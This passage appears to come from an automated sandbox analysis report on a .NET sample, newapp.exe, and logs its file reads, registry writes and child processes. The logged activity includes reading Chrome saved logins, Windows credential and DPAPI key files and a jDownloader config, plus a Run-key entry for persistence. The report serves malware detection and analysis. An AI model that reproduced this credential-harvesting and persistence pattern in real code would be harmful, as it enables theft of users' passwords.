C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D3003DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D3003DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D3003DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3A5705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D3A5705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C211B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C211B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6C211B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6C211B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6D3A5705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6D3A5705	unknown	
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C211B4F	ReadFile	
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C211B4F	ReadFile	
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default>Login Data	unknown	49152	success or wait	1	6C211B4F	ReadFile	
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C211B4F	ReadFile	
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\812f1102-a14c-4a8d-9bed-0b62191d8809	unknown	4096	success or wait	1	6C211B4F	ReadFile	
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6C211B4F	ReadFile	

Registry Activities				
Key Path	Completion	Count	Source Address	Symbol

Key Value Created							
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\MicrosofWindows\CurrentVersion\Run	newapp	unicode	C:\Users\user\AppData\Roaming\newapp\newapp.exe	success or wait	1	6C21646A	RegSetValueExW
HKEY_CURRENT_USER\Software\MicrosofWindows\CurrentVersion\Explorer\StartupApproved\Run	newapp	binary	02 00 00 00 00 00 00 00 00 00	success or wait	1	6C21DE2E	RegSetValueExW

Analysis Process: newapp.exe PID: 4272, Parent PID: 3452	
General	
Target ID:	11
Start time:	11:20:05
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\newapp\newapp.exe"
Imagebase:	0x800000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Antivirus matches:	Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0.32\UsageLogs\newapp.exe.log	read attributes synchronize generic write	device	synchronous io non alert non directory file	success or wait	1	6D6DC78D	CreateFileW	

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C211B4F	WriteFile
\Device\ConDrv	44	44	66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 76 65 72 73 69 6f 6e 20 34 2e 37 2e 33 30 35	for Microsoft .NET Framework version 4.7.305	success or wait	10	6C211B4F	WriteFile
\Device\ConDrv	444	29	0d 0a 46 6f 72 20 75 73 61 67 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2c 20 75 73 65 20	For usage information, use	success or wait	2	6C211B4F	WriteFile
\Device\ConDrv	486	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C211B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0.32\UsageLogs\newapp.exe.log	0	42	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a	1,"fusion","GAC",01,"WinRT","NotApp",1	success or wait	1	6D6DC907	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3A5705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3A5705	unknown	

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\ba152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3003DE	ReadFile

Analysis Process: conhost.exe PID: 4764, Parent PID: 4272

General

Target ID:	12
Start time:	11:20:05
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: newapp.exe PID: 676, Parent PID: 3452

General

Target ID:	13
Start time:	11:20:13
Start date:	29/11/2022
Path:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\newapp\newapp.exe"
Imagebase:	0x490000
File size:	107624 bytes
MD5 hash:	F866FC1C2E928779C7119353C3091F0C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C211B4F	WriteFile
\Device\ConDrv	44	44	66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 76 65 72 73 69 6f 6e 20 34 2e 37 2e 33 30 35	for Microsoft .NET Framework version 4.7.305	success or wait	10	6C211B4F	WriteFile
\Device\ConDrv	444	29	0d 0a 46 6f 72 20 75 73 61 67 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2c 20 75 73 65 20	For usage information, use	success or wait	2	6C211B4F	WriteFile
\Device\ConDrv	486	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C211B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3A5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3003DE	ReadFile

Analysis Process: conhost.exe PID: 6132, Parent PID: 676

General

Target ID:	14
Start time:	11:20:14
Start date:	29/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

 No disassembly